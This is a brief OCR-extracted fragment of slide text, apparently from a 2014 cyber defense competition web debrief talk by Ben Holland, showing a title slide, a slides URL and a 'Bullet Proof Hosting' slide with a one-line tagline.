
NCDC 2014 Web Debrief


Ben Holland


ben-holland.com/slides



Bullet Proof Hosting

We offer rock solid hosting at an affordable price.

